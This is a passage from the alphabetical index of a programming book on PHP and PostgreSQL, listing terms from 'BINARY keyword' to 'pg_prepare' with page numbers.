BINARY keyword, COPY command
  copying data to/from tables, 779
bindColumn method, PDO, 570
binding
  ldap_bind function, 402
  ldap_unbind function, 403
bindir option
  installing PostgreSQL from source, 583
bindParam method, PDO, 564, 565
Bison package
  installing PHP on Linux/Unix, 11
Bison parser generator
  installing PHP on Linux/Unix, 12
bitmap index scanning, PostgreSQL, 753
bitmap indexing, PostgreSQL, 753
bitwise operators, 74
block file type, 232
body (of message), 385, 386
Boolean data type, PHP, 50
BOOLEAN datatype, PostgreSQL, 640
bound columns
  setting, PDO, 570–571
boxing client/server
  SOAP client and server interaction, 511
brackets([]), regular expressions, 193
breadcrumb trails
  creating from database table data, 319–321
  creating from static data, 318–319
  navigational cues, 317–321
  navigational trail illustrated, 317
break statement, PHP, 85
BSD license
  licensing PostgreSQL, 579
buffering
  sqlite_unbuffered_query function, 541
buffers
  output_buffering directive, 23
  shared_buffers setting, PostgreSQL, 596
business logic
  separating presentational logic from, 448
bytea type, PostgreSQL, 635
bytes attribute, messages, 382

C

c command, psql, 614
c option, psql, 612
c psql command, 626
C#
  C# SOAP client, 513
  using C# client with PHP Web Service, 512–514
cache directory
  installing Smarty, 451

CACHE option
  creating sequences, 633
cache_expire directive, 431
$cache_lifetime attribute, Smarty, 468–471
cache_limiter directive, 431
caching
  cache_expire directive, 431
  cache_limiter directive, 431
  compilation compared, 468
  determining how session pages are cached, 431
  effective_cache_size setting, PostgreSQL, 598
  feeds, MagpieRSS, 485
  page caching, 468
  Smarty templating engine, 450
    $cache_lifetime attribute, 468–471
    creating multiple caches per template, 470
    is_cached method, 469
Calendar package, PEAR, 285–288
  classes, 286
  creating monthly calendar, 286–288
  date and time classes, 286
  decorator classes, 286
  installing, 285
  isValid method, 288
  tabular date classes, 286
  validating dates and times, 288
  validation classes, 286
callbacks
  serialize_handler directive, 430
  unserialize_callback_func directive, 24
capitalize function, Smarty, 454
CASCADE keyword
  deleting sequences, 635
  deleting tables, 632
  DROP CASCADE command, 647
  dropping schemas, 628
CASCADE option
  removing triggers, PostgreSQL, 741
case
  manipulating string case, 208–209
CASE function, PostgreSQL, 725
case sensitive/insensitive functions
  see under string function actions
case-insensitive search
  Perl regular expression modifier, 199
casing
  PDO_ATTR_CASE attribute, 560
casting, 54
ccaddress attribute, messages, 379
c-client library, 373
CHAR datatype, PostgreSQL, 639
char file type, 232
character casing
  PDO_ATTR_CASE attribute, 560
character classes
  predefined character ranges, 194
character encoding
  ldap_8859_to_t61 function, 420
  ldap_t61_to_8859 function, 421
character entity references, 210
character sets, 211
  default_charset directive, 36
characters
  counts number of characters in string, 224
  htmlentities function, 527
  localized formats, 280
CHECK attribute
  PostgreSQL datatypes, 640
check constraint, columns, 640
checkboxes
  working with multivalued form components, 307
checkdate function, PHP, 272
checkdnsrr function, 360–361
checkpoint_segments setting, PostgreSQL, 599

checkpoint_timeout setting, PostgreSQL, 599
checkpoint_warning setting, PostgreSQL, 599
chgrp function, 240
child class
  class inheritance, OOP, 162
children method, SimpleXML, 489
chown function, 239
CIDR-ADDRESS field, pg_hba.conf file, 654
class constants, 143
class inheritance, OOP, 162
  child class (subclass), 162
  constructors and inheritance, 164–165
  extends keyword, 162
  parent class (baseclass), 162
class instantiation, 136
class libraries
  helper functions, 153–155
class management
  _autoload function, 155
  autoloading objects, OOP, 155
class_exists helper function, 153
classes
  see also PostgreSQL database class
  disable_classes directive, 27, 519
  ReflectionClass class, 170
classes, OOP, 135
  see also objects, OOP
  assigning data to class field, 140
  characteristics and behaviors, 136
  checking if class exists, 153
  class constants, 143
  generalized class creation syntax, 136
  getting fields of class, 154
  getting list of defined classes, 154
  getting methods of class, 154
  getting name of class, 153
  getting parent class, 154
  objects and classes, 136
  retrieving a class variable, 142
  static class members, 152–153
client authentication, PostgreSQL
  pg_hba.conf file, 654
Client error
  faultstring attribute, NuSOAP, 500
clients
  PDO_ATTR_CLIENT_VERSION attribute, 560
  PostgreSQL, 611–623
clone keyword, OOP, 158
clone method, OOP, 160
cloning
  OOP object cloning, 158–161
closedir function, 251
closelog function, 182
clusters
  databases and, 625
CNAME record type, DNS, 360
:cntrl: character class, 194
COALESCE function, PostgreSQL, 726
code
  code reuse, 259
  getCode method, exception class, 186
coding consistency
  PDO features, 557
columnCount method, PDO, 567
columns
  check constraint, 640
  copying specific columns, 780
  default values, 641
  primary key values, 642
  setting bound columns, PDO, 570–571
  sqlite_column function, 543
  sqlite_fetch_column_types function, 548
  sqlite_fetch_single function, 544
COM/DCOM support, 3
comma separated values
  see CSV
command line options
  PEAR package for reading, 260

command not found message
installing PostgreSQL from source, 582
command-line interface, PostgreSQL, 611
commands
escapeshellcmd function, 527
PGSQL_COMMAND_OK value, 674
commands, PostgreSQL, 667–671
commands, psql, 613–614
controlling command history, 619
comments
php.ini file, 20
Smarty templating engine, 454
comments, PHP, 46–47
COMMIT command, 771
commit method, PDO, 571
PDO_ATTR_AUTOCOMMIT attribute, 560
commit method, PHP, 772
committing transactions, 765
comparing values
ldap_compare function, 411
comparison operators, 74
comparison operators, PostgreSQL, 720
compatibility
zend.ze1_compatibility_mode directive, 22
Compatible Regular Expressions (PCRE) library, 3
compilation
caching compared, 468
composing messages
imap_mail_compose function, 386
composite data types, PostgreSQL, 644–645
brief description, 635
creating, 644
dropping, 645
modifying, 645
compression
zlib.output_compression directive, 24
compression parameter
SoapClient constructor, 503
concatenation (.) operator, 71
concatenation operator, PostgreSQL, 721
concurrency
Multiversion Concurrency Control, 602
conditional expressions, PostgreSQL, 725–726
CASE function, 725
COALESCE function, 726
NULLIF function, 726
conditional statements, PHP, 79–81
alternative syntax, 80
else statement, 80
if statement, 79
ifelse statement, 80
switch statement, 81
config_load function
creating Smarty configuration files, 465
configs directory
installing Smarty, 451
configuration directives, PHP
see PHP configuration directives
see also PHP configuration directives, list of
configuration file, Apache
installation problems, 18
configuration files
installing Smarty, 451
referencing configuration variables, 466
Smarty templating engine, 465–466
configuration options, LDAP, 418
ldap_get_option function, 420
ldap_set_option function, 420
configuration options, PostgreSQL
installing PostgreSQL from source, 583
configurations
configuring PHP securely, 516–520
changing document extension, 522
configuration parameters, 518–520
expose_php directive, 521
hiding configuration details, 520–522
safe mode, 516–518
stopping phpinfo Calls, 522

PDO (PHP Data Objects), 558
phpinfo function, 522
configure command
customizing PHP installation on Unix, 17
installing PostgreSQL from source, 582
configureWSDL method, 499
connect command, psql, 614
connect function, PostgreSQL, 690
connect_timeout parameter
pg_connect function, 668
connection authentication
PostgreSQL access privilege system, 652
connections
see also links
closing, SQLite, 539
establishing socket connections, 365–367
imap_close function, 375
imap_open function, 374
ldap_connect function, 401
ldap_start_tls function, 402
opening connection but not mailbox, 374
opening, SQLite, 538–539
PDO_ATTR_CONNECTION_STATUS attribute, 560
PostgreSQL database class, 693
securing PostgreSQL, 661
sqlite_close function, 540
sqlite_open function, 538
connections, PostgreSQL
establishing and closing connections, 667–671
persistent or non-persistent connections, 669
pg_close function, 671
pg_connect function, 668
pg_connection_busy function, 672
pg_connection_status function, 673
pg_hba.conf file, 654
pg_pconnect function, 669
pgsql.auto_reset_persistent directive, 666
pgsql.max_persistent directive, 666
storing connection information in separate file, 669–670
consistency
ACID tests for transactions, 765
Console_Getopt package, PEAR, 260
running info command for, 265
constants, OOP, 143
constants, PHP, 68
CONSTRAINT keyword, 641
constraints
check constraint, 640
defining, 641
domains, 645, 646
foreign keys, 643
PRIMARY KEY attribute, 642
constructors
declaration syntax, 148
default exception constructor, 185
invoking parent constructors, 150
invoking unrelated constructors, 150
overloaded constructors, 185
overloading, 151
PHP 4, 148
constructors, OOP, 148–151
inheritance and constructors, 164–165
containers
container not mailbox, 376
contexts
stream wrappers, 391
continue statement, PHP, 86
Contrib Modules
installing PostgreSQL, 588
control structures, 78–89
conditional statements, 79–81
execution control statements, 78–79
file inclusion statements, 86–89

looping statements, 81–86
PL/pgSQL functions, 732–733
Smarty templating engine, 457–462
converting data
pg_convert function, 683
$_COOKIE superglobal variable, 66
cookie_domain directive, 429
cookie_lifetime directive, 429
cookie_path directive, 429
cookies
allowing/restricting URL rewriting, 428
changing cookie name, 429
cross-site scripting, 525
name directive, 429
retrieving session name, 427
session handling, 426
storing session information, 428
use_cookies directive, 428
use_only_cookies directive, 428
Coordinated Universal Time, 271
COPY command, PostgreSQL, 777–783
BINARY keyword, 779
calling from PHP script, 782–783
COPY FROM command, 778
delimited fields, 779
COPY TO command, 778
copying data to/from tables, 778–782
changing default delimiter, 780
copying data from a table, 778
copying data from a text file, 779
copying data from table to text file, 782
copying specific columns, 780
dealing with NULL values, 781
exporting table OIDs, 780
working with CSV files, 781
CSV clause, 781
DELIMITER clause, 780
ESCAPE clause, 782
FORCE clause, 782
HEADER clause, 781
NULL clause, 781
QUOTE clause, 782
copying
copying data to/from tables, 778–782
copying messages, 389
copying tables, 630
pg_copy_from function, 684
pg_copy_to function, 683
PGSQL_COPY_IN value, 674
PGSQL_COPY_OUT value, 674
count array function, 116
count function, PostgreSQL, 725
count_chars function, 224
count_words function, Smarty, 455
CrackLib extension, PHP
avoiding easily guessable passwords, 340
installation, 340
minimum password requirements, 340
PECL web site, 340
using, 340–341
using dictionaries, 341
cracklib_dict.pwd dictionary, 341
CREATE DATABASE command, 626
CREATE DOMAIN command, 646
CREATE FUNCTION command, 727
CREATE GROUP command, 659
CREATE INDEX command, 753
CREATE RULE command, 709
CREATE SCHEMA command, 627
CREATE SEQUENCE command, 633
CREATE TABLE statement, 629, 630
CREATE TABLESPACE command, 601
CREATE TRIGGER command, 739
CREATE TYPE command, 644
CREATE USER command, 658
CREATE VIEW command, 707, 708
create_crumbs function

creating breadcrumbs from database table data, 320
creating breadcrumbs from static data, 318, 319
create_dropdown function
autoselecting forms data, 310
generating forms with PHP, 308
createdb command-line tool, 626
credentials
ldap_bind function, 402, 403
cross-site scripting, 524
cryptType element
Auth_HTTP class, PEAR, 337
CSS (Cascading Style Sheets)
literal tag, Smarty, 464
Smarty configuration files and, 465
using with Smarty templating engine, 467–468
CSV (comma-separated value) files, 246
copying data from table to text file, 782
copying data to/from tables, 781
curly bracket syntax
change in PHP 5, 192
currency
localized formats, 280
current array function, 113
current_date function, PostgreSQL, 724
current_time function, PostgreSQL, 724
current_timestamp function, PostgreSQL, 724
currval sequence function, 634
cursor_offset parameter
fetch method, PDO, 568
cursor_orientation parameter
fetch method, PDO, 568
custom error handlers
navigational cues, 321–323
CYCLE option
creating sequences, 633
Cygwin, 430

D

d command
viewing table structure, 631
d option, psql, 612
Daemon Account parameter
installing PostgreSQL, 586
data
copying data from table to text file, 782
copying data to/from tables, 778–782
hiding sensitive data, 522–523
importing and exporting data, 777–785
phpPgAdmin, 783–785
retrieving and displaying data, PostgreSQL, 678–681
rows selected and rows modified, 681
sanitizing user data, 524–528
data encryption, 528–532
Auth_HTTP class, PEAR, 337
MCrypt, 531
mcrypt_decrypt function, 532
mcrypt_encrypt function, 531
md5 function, 529
mhash function, 529, 530
PHP 4 features, 3
PHP's encryption functions, 528
data handling
deleting LDAP data, 417
inserting LDAP data, 415
ldap_add function, 416
ldap_delete function, 418
ldap_mod_add function, 416
ldap_mod_del function, 418
ldap_modify function, 417
ldap_rename function, 417
PHP configuration directives, 32
streams, 390–393
updating LDAP data, 417
data integrity, PostgreSQL, 574
data retrieval, PDO, 567–570

Data Source Name
see DSN
data types, PHP, 50–57
array, 52
Boolean, 50
compound datatypes, 52
floating point numbers, 51
integer, 51
null, 54
object, 53
resource, 53
string, 51
type casting, 54
type identifier functions, 57
is_name function, 57
type juggling, 55
type related functions, 56
gettype function, 57
settype function, 56
data uniqueness
indexes, PostgreSQL, 749
database abstraction layers
described, 555
list of, 556
PHP Data Objects, 556–572
database based authentication, PHP, 331–332
authenticating user against PostgreSQL table, 332
authenticating using login pair and IP address, 333
database class
see PostgreSQL database class
Database Cluster option
installing PostgreSQL, 587
Database Drivers options category
installing PostgreSQL, 586
DATABASE field, pg_hba.conf file, 654
database operations
transactions, 765–775
Database Server options category
installing PostgreSQL, 585
database support, PDO, 558
databases
applications accessing, 555
check constraint, 640
cluster of, 625
connecting to, 626
creating, 626
default databases, 625
default values, 641
deleting, 626
domains, 645–647
foreign keys, 643
indexes, PostgreSQL, 749–759
migrating between, 260
modifying, 627
primary keys, 642
referential integrity, 643
renaming, 627
searching, PostgreSQL, 759–764
template databases, 625
datadir option
installing PostgreSQL from source, 583
datatypes, PostgreSQL, 635–640
attributes of, 635, 640–644
CHECK, 640
DEFAULT, 641
NOT NULL, 642
NULL, 642
PRIMARY KEY, 642
REFERENCES, 643
UNIQUE, 644
BOOLEAN, 640
bytea, 635
composite types, 635, 644–645
date and time datatypes, 636–637
DATE, 636
INTERVAL, 637

TIME, 636
TIMESTAMP, 637
domains, 635
inet type, 635
numeric datatypes, 637–639
BIGINT, 637
BIGSERIAL, 639
DECIMAL, 638
DOUBLE PRECISION, 638
FLOAT, 638
INTEGER, 637
NUMERIC, 638
REAL, 638
SERIAL, 639
SMALLINT, 637
string datatypes, 639–640
CHAR, 639
TEXT, 640
VARCHAR, 640
Date (Date and Time Library), PHP 5.1, 288–301
accessors (getters), 290
caution using, 289
Date constructor, 289
date manipulation capabilities, 294
methods
addDays, 294
addMonths, 295
addWeeks, 296
addYears, 297
date, 290
getArray, 291
getDay, 291
getDayOfYear, 298
getISOWeekOfYear, 299
getJuliaan, 292
getMonth, 292
getWeekday, 298
getWeekOfYear, 299
getYear, 293
isLeap, 293
isValid, 294
setDay, 291
setDMY, 290
setFirstDow, 300
setJulian, 292
setLastDow, 301
setMonth, 292
setToLastMonthDay, 300
setToWeekday, 298
setYear, 293
subDays, 294
subMonths, 295
subWeeks, 296
subYears, 297
mutators (setters), 290
using in conjunction with earlier versions, 289
validators, 293
date and time datatypes, PostgreSQL, 636–637
DATE, 636
INTERVAL, 637
TIME, 636
TIMESTAMP, 637
date and time functions, PHP, 272–278
calculating dates, 284
determining days in current month, 283
displaying localized date and time, 279–282
displaying web page modification date, 283
functions
checkdate, 272
date, 272–275
getdate, 275
getlastmod, 283
gettimeofday, 276
mktime, 277

setlocale, 279
strftime, 281–282
strtotime, 284
time, 278
date and time functions, PostgreSQL, 723, 724
date attribute, messages, 380, 383
date classes
Calendar package, PEAR, 286
DATE datatype, PostgreSQL, 636
date function, PHP, 272–275
determining days in current month, 283
format parameters, 273
date method, 290
date_format function, Smarty, 455
date_part function, PostgreSQL, 724
dates
Calendar package, PEAR, 285–288
localized formats, 280
prior to Unix epoch, 272
standardizing format for, 271
DB database abstraction layer, 556
DB package, PEAR, 260
$dblogin array
Auth_HTTP class, PEAR, 336
dbname parameter
pg_connect function, 668
Debian operating system
downloading PostgreSQL, 580
starting and stopping PostgreSQL server, 596
debug_flag property, NuSOAP, 501
debug_str property, NuSOAP, 502
debugging
getLastRequest method, SOAP, 505
getLastResponse method, SOAP, 505
NuSOAP, 501
DECIMAL datatype, PostgreSQL, 638
declare statement, PHP, 78
declaring variables, PHP, 58–60
decoding
session_decode function, 436
sqlite_udf_decode_binary function, 551
decorator classes
Calendar package, PEAR, 286
decrement (--) operator, 72
decryption
see data encryption
default argument values, 94
DEFAULT attribute
PostgreSQL datatypes, 641
default exception constructor
base exception class, 185
default function, Smarty, 456
default values
columns, 641
domains, 646
default_charset parameter, 36
default_mimetype parameter, 35
default_socket_timeout parameter, 39
define function, 68
define_syslog_variables function, 181
define_syslog_variables parameter, 39
delete rules, PostgreSQL, 711
DELETE statement
making views interactive, 711
deleted attribute, messages, 380, 383
deleting data, PostgreSQL, 685
deleting entries/values, ldap, 418
delim parameter, 683, 684
DELIMITER clause. COPY command
changing default delimiter, 780
delimiters
templating engines, 448
delimiting PHP code, 43–46
ASP style tags (<% ... %>), 45
default syntax (<?php ... ?>), 44
embedding multiple code blocks, 45
script tag, 45
short tags, 44

dependencies, PEAR packages
automatically installing dependencies, 267
failed dependencies, 266
deref parameter, ldap_search(), 405
design, web sites
navigational cues, 313–323
destructors, OOP, 151–152
Development options category
installing PostgreSQL, 586
dictionaries
CrackLib extension using, 341
die statement, PostgreSQL, 691, 692
:digit: character class, 195
dir file type, 232
directives
see PHP configuration directives
see also PHP configuration directives, list of
directives, SQLite, 537–538
directories
see also LDAP
closing directory stream, 251
extension_dir directive, 37
open_basedir directive, 519
opening directory stream, 251
PHP configuration directives, 36
reading directory's contents, 251–252
removing, 252
retrieving directory component of path, 230
retrieving directory name, 231
retrieving size, 237
returning array of files and directories, 252
returning directory elements, 251
safe_mode_include_dir directive, 517
upload_tmp_dir directive, 38
user_dir directive, 37, 520
directory services, 399
see also LDAP
dirname function, 230
dirty reads
transaction isolation, 766
disable_classes parameter, 27, 519
disable_functions parameter, 26, 518
disk pages
max_fsm_pages setting, PostgreSQL, 597
random_page_cost setting, PostgreSQL, 598
disk_free_space function, 236
disk_total_space function, 236
disks
identifying partition free/total space, 236
display method, Smarty, 453
display_errors parameter, 30, 179
display_startup_errors parameter, 30, 179
displaying data, PostgreSQL, 678–681
Distinguished Name
see DN
division (/) operator, 71
DN (Distinguished Name)
aliases, LDAP, 419
LDAP working with, 421
ldap_dn2ufn function, 421
ldap_explode_dn function, 421
ldap_get_dn function, 410
DNS (Domain Name System), 360–364
checkdnsrr function, 360–361
checking for existence of DNS records, 360
dns_get_record function, 362–363
DNS_ prefix for dns_get_record, 362
getmxrr function, 363–364
getting DNS records, 362
host information record, 362
name server record, 362
record types, 360, 362
verifying existence of domain, 361
verifying if domain name is taken, 361
DNS_ALL record type, 362
DNS_ANY record type, 362
dns_get_record function, 362–363

DNS_HINFO record type, 362
DNS_NS record type, 362
DO ALSO form of a rule, 716
do...while statement, PHP, 82
doc_root parameter, 37, 519
docdir option
  installing PostgreSQL from source, 583
docref_ext parameter, 32
docref_root parameter, 31
document extension
  configuring PHP securely, 522
DocumentRoot directive, Apache
  hiding sensitive data, 523
DOM (Document Object Model)
  simplexml_import_dom function, 488
Domain Name System
  see DNS
domain names
  IP addresses and, 360
domains, 645–647
  brief description, 635
  changing ownership, 646
  constraints, 646
  creating, 646
  dropping, 647
  modifying, 646
  session.cookie_domain directive, 429
  setting default values, 646
doSpellingSuggestion method
  Google Web Service, 494
DOUBLE PRECISION datatype, PostgreSQL, 638
double quotes
  string interpolation, 75
downloads
  Apache, 9–10
  PHP, 10–11
  PostgreSQL, 579–581
    Unix version, 580
    Windows version, 580–581
draft attribute, messages, 380, 383
driver_opts array, PDO, 559
  PDO connection related options, 560
drivers
  determining available PDO drivers, 559
DROP CASCADE command, 645, 647
DROP DATABASE command, 626
DROP DOMAIN command, 647
DROP GROUP command, 660
DROP RULE command, 709
DROP SCHEMA command, 628
DROP SEQUENCE command, 635
DROP TABLE statement, 632
DROP TABLESPACE command, 602
DROP TRIGGER command, 741
DROP TYPE command, 645
DROP USER command, 658
DROP VIEW command, 708
dropdb command-line tool, 626
DSN (Data Source Name)
  Auth_HTTP class, PEAR, 336
DSN parameter
  PDO constructor, 559
dt command
  viewing tables, 631
du command, 237
durability
  ACID tests for transactions, 766
dynamic extensions
  PHP configuration directives, 39

E

e option, psql, 614
E_XYZ levels
  PHP error reporting levels, 30, 178
each array function, 113
echo statement, PHP, 48
effective_cache_size setting, PostgreSQL, 598
else statement, Smarty, 458
else statement, PHP, 80

ELSEIF/ELSIF options
PL/pgSQL functions, 732
e-mail, 367–372
see also mail function
Mail package, PEAR, 260
sending attachments, 371, 372
sending e-mail with additional headers, 369
sending HTML formatted e-mail, 370–371
sending plain text e-mail, 369
sending to CC and BCC, 370
sending to multiple recipients, 369
enable_dl parameter, 37
encapsulation, 134
PostgreSQL database class, 693
public fields, 138
encoding
character encoding, 421, 422
session_encode function, 435
sqlite_udf_encode_binary function, 551
encoding attribute, messages, 382
Encoding option
installing PostgreSQL, 587
encryption
see data encryption
end array function, 114
end of file, 242
auto_detect_line_endings directive, 39
identifying EOF reached, 242
engine directive, 22
Enterprise Application Integration (EAI), 475
entries
ldap_add function, 416
ldap_count_entries function, 407
ldap_delete function, 418
ldap_first_entry function, 412
ldap_get_entries function, 414
ldap_get_values function, 406
ldap_mod_add function, 416
ldap_next_entry function, 413
entropy_file directive, 430
entropy_length directive, 431
$_ENV superglobal variable, 67
envelope, messages, 386
environment variables
safe_mode_allowed_env_vars directive, 518
safe_mode_protected_env_vars directive, 518
equality operators, 73
equals operator, PostgreSQL, 720
ereg function, 195
ereg_replace function, 196
eregi function, 196
eregi_replace function, 197
error handling
see also exception handling
configuration directives, 177–180
custom error handlers, 321–323
displaying errors, 179
displaying initialization errors, 179
error logging, 180–183
LDAP, 422
ldap_err2str function, 422
ldap_errno function, 422
ldap_error function, 423
logging errors, 180
ignoring repeated errors, 180
limiting maximum length, 180
storing most recent error message, 180
logging errors in syslog, 180
NuSOAP, 500–501
PDO (PHP Data Objects), 561–562
PDO_ERRMODE_EXCEPTION, 560, 561
PDO_ERRMODE_SILENT, 560, 561
PDO_ERRMODE_WARNING, 560, 561
PHP configuration directives, 29
PHP error reporting levels, 178
PL/pgSQL functions, 733–735
notifying errors, 734
trapping errors, 733

PostgreSQL, 673–678
pg_last_error function, 675
pg_result_error function, 675
pg_result_error_field function, 676
pg_set_error_verbosity function, 677
reporting sensitivity level, determining, 178
error logging, 180–183
brief introduction, 177
closelog function, 182
define_syslog_variables function, 181
logging options, 182
openlog function, 181
permissions, 180
sending custom message to syslog, 182
syslog function, 182
using logging functions, 181
error messages
PHP file uploads, 350–351
error mode, setting, 562
error reporting levels, PHP, 30
error reporting modes, PDO
PDO_ATTR_ERRMODE attribute, 560
error variable
$_FILES array, 348
error_append_string parameter, 32
error_log parameter, 32, 180
error_prepend_string parameter, 32
error_reporting parameter, 29, 178–179
errorCode method, PDO, 562
ErrorDocument directive, Apache, 321
errorInfo method, PDO, 562
errorMsg method
HTTP_Upload class, PEAR, 357
errors
directives
display_errors, 30
display_startup_errors, 30
docref_ext, 32
docref_root, 32
html_errors, 31
ignore_repeated_errors, 31
ignore_repeated_source, 31
log_errors, 30
log_errors_max_len, 31
track_errors, 31
PGSQL_ERRORS_DEFAULT, 678
PGSQL_ERRORS_TERSE, 678
PGSQL_ERRORS_VERBOSE, 678
PGSQL_FATAL_ERROR, 675
PGSQL_NONFATAL_ERROR, 675
retrieving error information, 562
ESCAPE clause, COPY command
copying data to/from tables, 782
escape formats
short_open_tag directive, 22
escape sequences, PHP, 76
escape strings
sqlite_escape_string function, 549
escapeshellarg function, 255, 526
escapeshellcmd function, 255, 527
exception class, 185
default exception constructor, 185
extending, 187
getXyz methods, 186
methods, 186
overloaded constructor, 185
EXCEPTION clause
PL/pgSQL functions, 733
exception handling, 183–189
see also error handling
brief introduction, 177
catching multiple exceptions, 187–189
PHP 5 features, 4
PHP's exception-handling, 185
raising an exception, 186
steps to implement, 184
throwing an exception, 183
value of, 183–185

exceptions parameter
SoapClient constructor, 503
exec function, 256
exec method, PDO, 563
executable files
checking if file executable, 241
execute method, PDO, 564, 565
executing statements
pg_execute function, 686
pg_send_execute function, 686
execution control statements, PHP, 78–79
declare statement, 78
register_tick_function function, 78
return statement, 78
unregister_tick_function function, 78
EXPLAIN ANALYZE statement, 759
EXPLAIN statement, 759
explode function
file based authentication, 330
string functions, 216
exporting data, 777–785
phpPgAdmin, 783–785
expose_php parameter, 28, 521
expressions, PHP, 68–75
operands, 69
operators, 69–75
extends keyword
class inheritance, OOP, 162
extensibility, PostgreSQL, 574
extension parameter, 39
extension_dir parameter, 37
extensions
see also file extensions
configuring PHP securely, 522
denying access to some extensions, 523
external variables
register_globals directive, 33

F

f option, psql, 612
FALSE state
BOOLEAN datatype, 640
faultactor attribute, NuSOAP, 500
faultcode attribute, NuSOAP, 500
faultdetail attribute, NuSOAP, 500
faultstring attribute, NuSOAP, 500
fclose function, 244
features of language, 4–7
feeds
aggregating feeds, MagpieRSS, 483
description, 476
parsing feeds, MagpieRSS, 479, 481
popular aggregators, 476
publication of RSS feeds, 477
rendering retrieved feed, MagpieRSS, 481–482
feof function, 242
fetch method, PDO, 567
choosing fetch() or fetchAll(), 569
cursor_offset parameter, 568
cursor_orientation parameter, 568
fetch_style parameter, 567
PDO_FETCH values, 567
fetch statement, Smarty, 462
fetch_style parameter
PDO_FETCH values, 567
fetchAll method, PDO, 568
choosing fetch() or fetchAll(), 569
fetchArray function, PostgreSQL, 691
fetchColumn method, PDO, 569
fetchfrom attribute, messages, 380
fetchObject function, PostgreSQL, 691
fetchRow function, PostgreSQL, 691
fetchsubject attribute, messages, 380
fgetc function, 245
fgetcsv function, 245
fgets function, 246
fgetss function, 247
fieldName function, PostgreSQL, 696

fields
  sqlite_field_name function, 545
  sqlite_num_fields function, 545
fields, OOP, 137–140
  declaring, 137
  field scopes, 138–140
  final fields, 140
  getting fields available to object, 154
  getting fields of class, 154
  invoking, 137
  private fields, 139
  protected fields, 139
  public fields, 138
  referring to, 137
  static scope, 152
fifo file type, 232
file based authentication, PHP, 329–331
  authenticationFile.txt, 329
  drawbacks, 331
file extensions
  installation problems, 18
  installing PHP on Linux/Unix, 13
  installing PHP on Windows, 15
  retrieving, 231
file file type, 232
file function, 244
  file based authentication, 330
file I/O
  closing files, 244
  end of file, 242
  identifying EOF reached, 242
  moving file pointer, 249, 250
  newline character, 242
  opening files, 243
  outputting data to file, 250
  reading from files, 244–249
    reading a single character, 245
    reading into a string, 245
    reading into an array, 244
    stripping HTML and PHP tags, 247
  resources, 242
  retrieving file pointer position, 250
  returning array of files and directories, 252
  setting access level, 243
file inclusion statements, PHP, 86–89
  include statement, 87
  include_once function, 88
  require statement, 88
  require_once function, 89
file ownership
  effect of enabling safe mode, 516
  safe_mode restrictions, 516
file pointers
  moving file pointer, 249, 250
  retrieving current position, 250
file uploads
  HTTP, 345–346
  HTTP_Upload class, PEAR, 355–357
file uploads, PHP, 346–355
  caution: permissions, 352
  examples, 351–355
    first file upload example, 351–352
    listing uploaded files by date, 352–353
    working with multiple file uploads, 353–355
  file upload functions, 349–350
    is_uploaded_file function, 349
    move_uploaded_file function, 350
  $_FILES array, 348
  PHP configuration directives, 37
  UPLOAD_ERR_XYZ error messages, 350–351
  upload/resource directives, 346–347
    file_uploads, 346
    max_execution_time, 346
    memory_limit, 347
    post_max_size, 347
    upload_max_filesize, 347
    upload_tmp_dir, 347
file_get_contents function, 245

File_SMBPasswd package, PEAR, 266
file_uploads parameter, 38, 346
fileatime function, 238
filectime function, 238
filegroup function, 240
filemtime function, 239
fileowner function, 240
fileperms function, 240
files
  changing group membership, 240
  changing ownership, 239
  checking if file executable, 241
  checking if file readable, 241
  checking if file writeable, 241
  creating symbolic link, 235
  cross-site scripting, 524
  file deletion risk, 524
  getFile method, exception class, 186
  renaming, 253
  retrieving file extension, 231
  retrieving file name, 231
  retrieving file type, 232
  retrieving filename component of path, 230
  retrieving group ID of owner, 240
  retrieving information about, 233, 234
  retrieving last access time, 238
  retrieving last changed time, 238
  retrieving last modification time, 239
  retrieving permissions for, 240, 241
  retrieving size of, 235
  retrieving user ID of owner, 240
  setting access level, 243
  setting modification/access times, 253
  upload_max_filesize directive, 38
$_FILES array
  handling file uploads with PHP, 348
$_FILES superglobal variable, 66
Files directive
  configuring Apache lookback feature, 315
files storage option
  storing session information, 427
    save_path directive, 428
filesize function, 235
filetype function, 232
filters
  stream filters, 391, 393
final fields, 140
final methods, 147
Firebird, 558
firewalls
  securing PostgreSQL, 650
flagged attribute, messages, 380, 383
Flex lexical analysis generator
  installing PHP on Linux/Unix, 12
Flex package
  installing PHP on Linux/Unix, 11
flexibility, PDO, 557
FLOAT datatype, PostgreSQL, 638
floating point numbers, PHP, 51
flushing
  implicit_flush directive, 24
followup_to attribute, messages, 380
footers
  auto_append_file directive, 35
fopen function, 243
fopen wrappers
  allow_url_fopen directive, 38
  PHP configuration directives, 38
FOR loops
  PL/pgSQL functions, 733
for statement, PHP, 83
FORCE clause, COPY command
  copying data to/from tables, 782
force_extra_parameters directive
  mail function, 368

ForceType directive
configuring Apache lookback feature, 315
foreach statement, Smarty, 458
foreach statement, PHP, 84
foreachelse statement, Smarty, 459
foreign keys, 643
forms
see web forms
forms-based searches, PostgreSQL, 759–764
fputs function, 250
fread function, 247
free space
identifying on disk partition, 236
FreeBSD operating system, 596
freespace map
max_fsm_pages setting, PostgreSQL, 597
max_fsm_relations setting, PostgreSQL, 597
FreeTDS
PDO supported databases, 558
from attribute
foreach statement, Smarty, 458
from attribute, messages, 383
from parameter, 38
fromaddress attribute, messages, 380
fscanf function, 249
fseek function, 249
fsockopen function, 365–367
fstat function, 233
fsync setting, PostgreSQL, 598
ftell function, 250
full-text indexes, PostgreSQL, 755–759
full-text search, PostgreSQL, 763
function model, LDAP, 400
function parameters
variable scope, PHP, 61
functional indexes, PostgreSQL, 754
functions, 91–101
see also string functions; string function actions
creating functions, 92–100
default argument values, 94
optional arguments, 94
passing arguments by reference, 93
passing arguments by value, 92
syntax of a function, 92
disable_functions directive, 518
disable_functions directives, 26
function libraries, 100
helper functions, 153–155
name evaluated before execution, 99
nesting functions, 96
OOP functions and methods compared, 143
passing form data to, 306
Perl regular expression syntax, 200–205
PHP's encryption functions, 528
POSIX regular expression functions, 195–198
recursive functions, 63, 97
returning values from functions, 95
returning multiple values, 96
sqlite_create_function function, 550
value of, 91
variable functions, 99
functions, PostgreSQL
internal functions, 723–727
pg_affected_rows, 681
pg_close, 671
pg_connect, 668
pg_connection_busy, 672
pg_connection_status, 673
pg_convert, 683
pg_copy_from, 684
pg_copy_to, 683
pg_delete, 685
pg_execute, 686
pg_fetch_array, 678
pg_fetch_assoc, 680
pg_fetch_object, 680

pg_fetch_row, 680
pg_free_result, 678
pg_insert, 682
pg_last_error, 675
pg_last_notice, 674
pg_num_rows, 681
pg_pconnect, 669
pg_prepare, 685
